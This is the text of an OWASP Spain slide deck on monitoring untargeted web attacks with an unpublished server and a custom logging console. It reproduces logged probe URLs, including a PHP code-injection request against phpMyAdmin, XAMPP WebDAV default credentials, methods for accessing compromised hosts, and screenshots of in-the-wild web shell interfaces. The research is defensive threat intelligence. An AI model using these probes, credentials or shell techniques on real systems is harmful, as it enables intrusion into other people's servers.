

Web Attacks In The Wild

An overview of last year's probes



OWASP

The Open Web Application Security Project

Spain Chapter




\$ whoami

- Adrian Pastor: sec consultant at Corsaire.com
 - ap@corsaire.com
- pagvac: sec researcher at GNUCITIZEN.org
 - ap@gnucitizen.org



CORSAIRE

EXPERTS AT SECURING
INFORMATION



Project History



Project History

- As a pentester my main focus is on **targeted** attacks
- I felt I needed to keep up-to-date in terms of current ongoing **untargeted** attacks



Project History

- **Targeted attacks**

- A given organisation or system is selected as target
- Different types weaknesses are identified, from low to high-impact ones
- Targeted attacks tend to be comprehensive



Project History

■ **Untargeted attacks**

- Attacker is interested in compromising as many hosts as possible
- What organisation target hosts belong to is irrelevant to attacker
- Typically the attacker relies on critical bugs to compromise target hosts



Project History

- This research is about **untargeted** web attacks!



Project History

- Have been **monitoring** web attacks since June 2010
- **Unpublished** web **server** (hidden web, not available on search engines, not linked online, etc.)



Project History

- Created custom web-based attacks monitoring console
- “Server:” header returns a blank value so that received attacks are not dependent on underlying technology
- Not actual apps installed on web server



CORSAIRE

EXPERTS AT SECURING
INFORMATION



Web-based attacks monitoring console



Web-based attacks monitoring console

- Ingredients:

- Bash
- MaxMind GeoIP PHP API
- Cron jobs
- MySQL
- PHP
- Apache



Web-based attacks monitoring console

- Cron job runs Bash script every hour
- Bash script exports Apache log entries identified as attacks to CSV-format file



Web-based attacks monitoring console

- Attacks detected based on keywords
 - Updated periodically for more coverage
- CSV file is then converted to MySQL DB
 - LOAD DATA LOCAL INFILE



Web-based attacks monitoring console

- PHP script queries MySQL DB
- Stats are generated
- Attacks are shown in real time(ish)



Web-based attacks monitoring console

- Most scanners try to discover potentially-vulnerable software first:
 - GET /jmx-console/HtmlAdaptor
 - JMX console allows deploying applications
 - No authentication is required by default

attackers found probing url "/jmx-console/HtmlAdaptor"

<i>source ip</i>	<i>date</i>	<i>time</i>	<i>method</i>	<i>url</i>	<i>user agent</i>	<i>location</i>
204.232.192.66	2011-03-25	10:46:20	GET	/jmx-console/HtmlAdaptor	Mozilla/4.0 (compatible; MSIE 6.0; Windows 98)	 United States
94.63.246.4	2011-03-08	17:28:51	GET	/jmx-console/HtmlAdaptor	Mozilla/4.0 (compatible; MSIE 6.0; Windows 98)	 Romania

Web-based attacks monitoring console

- Sometimes you get probes to compromise already-exploited hosts!:
 - CVE-2009-1151
 - Remote command execution on PMA via PHP code injection

<i>source ip</i>	<i>date</i>	<i>time</i>	<i>method</i>	<i>url</i>
200.180.136.243	2011-03-22	16:00:20	GET	/myadmin/config/config.inc.php?p=phpinfo();
85.17.36.220	2010-12-19	14:02:07	GET	/myadmin/config/config.inc.php?p=phpinfo();
190.2.58.88	2010-12-10	11:55:34	GET	/myadmin/config/config.inc.php?p=phpinfo();
61.128.121.138	2010-11-09	16:57:53	GET	/myadmin/config/config.inc.php?p=phpinfo();


Web-based attacks monitoring console

- **DEMO**



CORSAIRE

EXPERTS AT SECURING
INFORMATION



Benefits of research



Benefits of research

- Stay in touch with real ongoing crime
- Learn about 0day vulnerabilities
- Create IDS signature





Benefits of research

- Update your web scanner's database
- 0day intelligence case-study: **XAMPP** attacks in the wild



CORSAIRE

EXPERTS AT SECURING
INFORMATION



XAMPP WebDAV vulnerability



XAMPP WebDAV vulnerability

- Oday intelligence case-study: **XAMPP** attacks in the wild
- XAMPP **'/webdav/'** folder with **default credentials** (wampp:xampp)
- Public announcement on 19/01/2011: <http://goo.gl/5xRjf>
- Vulnerable version in use for more than a year

Home / XAMPP Windows



Name ↕	Modified ▲	Size ↕
↑ Parent folder		
1.7.4	2011-01-22	
1.7.3	2009-12-22	



XAMPP WebDAV vulnerability

- Found scripts by connecting to XAMPP hosts used as attacking points
- **DDoS scripts** uploaded after compromised
- Some attackers change the default WebDAV password to prevent others from exploiting the same vulnerability



XAMPP WebDAV vulnerability

- Method #1 to **obtain scripts** uploaded by intruders:
 - **Connect** to '/webdav/' folder with default WebDAV credentials
 - Enumerate filenames of uploaded PHP shell(s)
 - Invoke PHP shells with browser to download contents of uploaded files



XAMPP WebDAV vulnerability

- Downloading PHP scripts via WebDAV won't give you the contents of the PHP scripts, unless the PHP interpreter has been disabled! (unusual with XAMPP)



XAMPP WebDAV vulnerability

- Method #2 to **obtain scripts** uploaded by intruders:
 - **Upload** and **benign PHP script** via WebDAV
 - Execute via browser
 - Scripts lists contents of files within “/webdav/” folder and deletes itself



XAMPP WebDAV vulnerability

- list-and-self-delete.php

files listing:

```
//cgi_win.php
//cheese.php
//Cyanide.exe
//dedi.php
//gny.php
//index.html
//leaf.php
//list-and-self-delete.php
//null.php
//shell79951.php
//test2.php
//webdav.txt
```

contents of: //cgi_win.php

```
<?php
#/\ /\ /\ /\  MulCiShell v0.2 /\ /\ /\ /\ /\ /\ #
# Updates from version 1.0#
# 1) Fixed MySQL insert function
```





XAMPP WebDAV vulnerability

- Either method would require **legal permission** to connect to compromised host and obtain scripts uploaded by intruders
- Do NOT try this at home unless you are authorised to do so!



CORSAIRE
EXPERTS AT SECURING
INFORMATION




Attack stats




Most offensive countries by no. of probes

1. China
2. United States
3. Brazil
4. Australia
5. France
6. Czech Republic
7. Colombia
8. Canada
9. Poland
10. Argentina




Most offensive countries by no. of attackers

1. United States
2. China
3. France
4. Germany
5. United Kingdom
6. Canada
7. Netherlands
8. Brazil
9. Russian Federation
10. Turkey



CORSAIRE

EXPERTS AT SECURING
INFORMATION



Researching the underground community



Popular web scanners/exploits

- DFind.exe
- pmaPWN.php
 - based on my phpMyAdminRCE.sh PoC
- Morfeus scanner
- revolt










Popular forums

- HeapOverflow

http://heapoverflow.com/f0rums/projects/

RSS


Google

Projects			
	Project	Active Issues	Last Post
	<u>Thunderbird: ThunderBayesPP</u> SpamBayes integration continued for Thunderbird 3.x	Downloads 1 / 1	<u>Download ThunderBayes++</u> by class101 31-05-10 00:15 ▶
	<u>Tool: DSplit Antivirus Signatures Detector</u> File splitting tool	Downloads 2 / 2	<u>Download DSplit 0.2 for Linux</u> by class101 06-10-07 11:39 ▶
	<u>Tool: Findjmp2 Memory Scanner</u> Patterns searching tool	Downloads 1 / 1	<u>Download Findjmp2</u> by class101 06-10-07 17:02 ▶
	<u>Tool: DFind Port Scanner</u> Command line port scanner tool	Downloads 2 / 2	<u>Download DFind 1.0.9</u> by class101 07-10-07 20:27 ▶
	<u>Exploit: 3com 3CDaemon FTP Unauthorized "USER" Buffer Overflow</u> Remote stack overflow	Downloads 2 / 2	<u>Download the exploit</u> by class101 04-10-07 02:14 ▶
	<u>Exploit: Veritas Backup Exec Agent Browser Registration Buffer Overflow</u> Remote stack overflow	Downloads 1 / 1	<u>Download the exploit</u> by class101 04-10-07 03:09 ▶
	<u>Exploit: Badblue HTTP Server, ext.dll Buffer Overflow</u> Remote stack overflow	Downloads 2 / 2	<u>Download the exploit</u> by class101 04-10-07 03:45 ▶



Backdoors repositories

- Pastebin



The screenshot shows a web browser window with the address bar containing "http://pastebin.com/". The page content includes a profile picture placeholder, the title "Untitled", and metadata: "BY: A GUEST | DEC 21ST, 2010 | SYNTAX: NONE | SIZE: 2.18 KB | VIEWS: 303 | EXPIRES: NEVER". Below this are links for "COPY TO CLIPBOARD", "DOWNLOAD", "RAW", "EMBED", and "REPORT ABUSE". The main content is a list of 10 URLs, each with a number, a redacted IP address, and a file name:

1. http://[redacted].158.241/webdav/pk.php
2. http://[redacted].149.177/webdav/pk.php
3. http://[redacted].49.40/webdav/pk.php
4. http://[redacted].191.254/webdav/pk.php
5. http://[redacted].2.89/webdav/x32.php
6. http://[redacted].68.13/webdav/pk.php
7. http://[redacted].136.188/webdav/x32.php
8. http://[redacted].7.83.117/webdav/x32.php
9. http://[redacted].60.50/webdav/pk.php
10. http://[redacted].100.76/webdav/x32.php



Backdoors: dedi

The screenshot shows a web browser window with the address bar containing `http://.../webdav/dedi.php`. The browser title is `- WSO 2.4`. The main content area displays system information for a Windows NT SRV-SUPPORT 5.2 build 3790 (Windows Server 2003 Enterprise Edition Service Pack 1) I586. The interface includes a navigation menu with options like `[Sec. Info]`, `[Files]`, `[Console]`, `[Sql]`, `[Php]`, `[Safe mode]`, `[String tools]`, `[Bruteforce]`, `[Network]`, and `[Self remove]`. Below the menu is a **File manager** section with a table listing files and directories.

Name	Size	Modify	Owner/Group	Permissions	Actions
[..]	dir	2009-12-20 00:00:00	0/0	drwxrwxrwx	RT
[.DAV]	dir	2011-04-14 03:36:16	0/0	drwxrwxrwx	RT
.DS_Store	6.00 KB	2011-04-10 17:38:25	0/0	-rw-rw-rw-	RTED
cgl_win.php	68.45 KB	2011-04-13 11:21:53	0/0	-rw-rw-rw-	RTED
cheese.php	2.49 KB	2011-04-11 05:14:29	0/0	-rw-rw-rw-	RTED
Cyanide.exe	21.00 KB	2011-04-13 06:19:26	0/0	-rwxrwxrwx	RTED
dedi.php	66.11 KB	2011-04-04 07:02:49	0/0	-rw-rw-rw-	RTED
gny.php	576.62 KB	2011-04-04 07:03:02	0/0	-rw-rw-rw-	RTED
index.html	313 B	2009-12-20 00:00:00	0/0	-rw-rw-rw-	RTED
info.php	2.49 KB	2011-04-15 05:17:48	0/0	-rw-rw-rw-	RTED
leaf.php	1.08 KB	2011-04-04 07:08:07	0/0	-rw-rw-rw-	RTED
null.php	66.11 KB	2011-04-13 06:04:58	0/0	-rw-rw-rw-	RTED
shell79951.php	66.11 KB	2011-04-11 06:30:42	0/0	-rw-rw-rw-	RTED
test2.php	66.11 KB	2011-04-10 11:49:24	0/0	-rw-rw-rw-	RTED
webdav.txt	277 B	2009-12-20 00:00:00	0/0	-rw-rw-rw-	RTED



Backdoors: b374k

http://[redacted]/webdav/shell36208.php Google

```
b374k
m1n1 1.01
Apache/2.2.12 (Win32) DAV/2 mod_ssl/2.2.12 OpenSSL/0.9.8k mod_autoindex_color PHP/5.3.0 mod_perl/2.0.4 Perl/v5.10.0
Windows NT SERVER3200 5.2 build 3790 (Windows Server 2003 Standard Edition Service Pack 2) i586
SYSTEM
server ip : [redacted] | your ip : [redacted]
safemode OFF
[C][E][F][G] > E: \xampp \webdav \
```

explore shell eval mysql phpinfo netsploit upload mail

SYSTEM >

view file/folder E:\xampp\webdav\

name	size	owner:group	perms	modified	
.	LINK	????:????	rxrwxrwx	09-Apr-2011 22:45	newfile newfolder
..	LINK	????:????	rxrwxrwx	06-Aug-2009 00:00	newfile newfolder
[.DAV]	DIR	????:????	rxrwxrwx	09-Apr-2011 22:45	rename delete
.DS_Store	6 kb	????:????	rw-rw-rw-	09-Apr-2011 22:45	edit rename delete download (gzip)
index.html	313	????:????	rw-rw-rw-	06-Aug-2009 00:00	edit rename delete download (gzip)
leaf.php	1.08 kb	????:????	rw-rw-rw-	09-Apr-2011 17:12	edit rename delete download (gzip)
shell11980.php	1.73 kb	????:????	rw-rw-rw-	09-Apr-2011 03:19	edit rename delete download (gzip)
shell36208.php	14.02 kb	????:????	rw-rw-rw-	06-Apr-2011 06:56	edit rename delete download (gzip)
webdav.txt	277	????:????	rw-rw-rw-	06-Aug-2009 00:00	edit rename delete download (gzip)

Backdoors: gny

Apache/2.2.14 (Win32) DAV/2 mod_ssl/2.2.14 OpenSSL/0.9.8l mod_autoindex_color PHP/5.3.1 mod_apreq2-20090110/2.7.1 mod_perl/2.0.4 Perl/v5.10.1

Kernel: Windows NT SRV-SUPPORT 5.2 build 3790 (Windows Server 2003 Enterprise Edition Service Pack 1) i586 (Microsoft Windows [Version 5.2.3790])

Running As: SYSTEM

Free 4.29 GB of 9.99 GB (42.97%)

C:\xampp\webdav\ drwxrwxrwx

Detected drives: [A:] [C:] [D:]

[Home] [Back] [Forward] [Up] [Refresh] [Search] [Buffer]

[String/Hash Tools] [Processes] [Users] [System Information] [SQL Manager] [Reverse IP] [Kernel Exploit Search] [Execute PHP Code] [PHP Info]


[PHP Tools] [Bind Shell Backdoor] [Back-Connection] [Mass Code Injection] [Exploits] [cPanel Finder] [RFI/LFI Finder] [Install IP:Port Proxy] [Install PHP Proxy] [Suicide Script]

Listing folder (7 files and 1 folders):

Name [asc]	Size	Modify	Perms	Action
.	LINK	10.04.2011 15:22:22	drwxrwxrwx	[info] <input type="checkbox"/>
..	LINK	20.12.2009 00:00:00	drwxrwxrwx	[info] <input type="checkbox"/>
[.DAV]	DIR	10.04.2011 11:38:15	drwxrwxrwx	[info] <input type="checkbox"/>
cheese.php	2.49 KB	06.04.2011 03:11:55	-rw-rw-rw-	[info] [change] [download] <input type="checkbox"/>
dedi.php	66.11 KB	04.04.2011 07:02:49	-rw-rw-rw-	[info] [change] [download] <input type="checkbox"/>
gny.php	576.62 KB	04.04.2011 07:03:02	-rw-rw-rw-	[info] [change] [download] <input type="checkbox"/>
index.html	313 B	20.12.2009 00:00:00	-rw-rw-rw-	[info] [change] [download] <input type="checkbox"/>
leaf.php	1.08 KB	04.04.2011 07:08:07	-rw-rw-rw-	[info] [change] [download] <input type="checkbox"/>
test2.php	66.11 KB	10.04.2011 11:49:24	-rw-rw-rw-	[info] [change] [download] <input type="checkbox"/>
webdav.txt	277 B	20.12.2009 00:00:00	-rw-rw-rw-	[info] [change] [download] <input type="checkbox"/>

DoS tools: x32.php

- Three scripts: x32.php, servconfig.php and leaf.php (obfuscated)

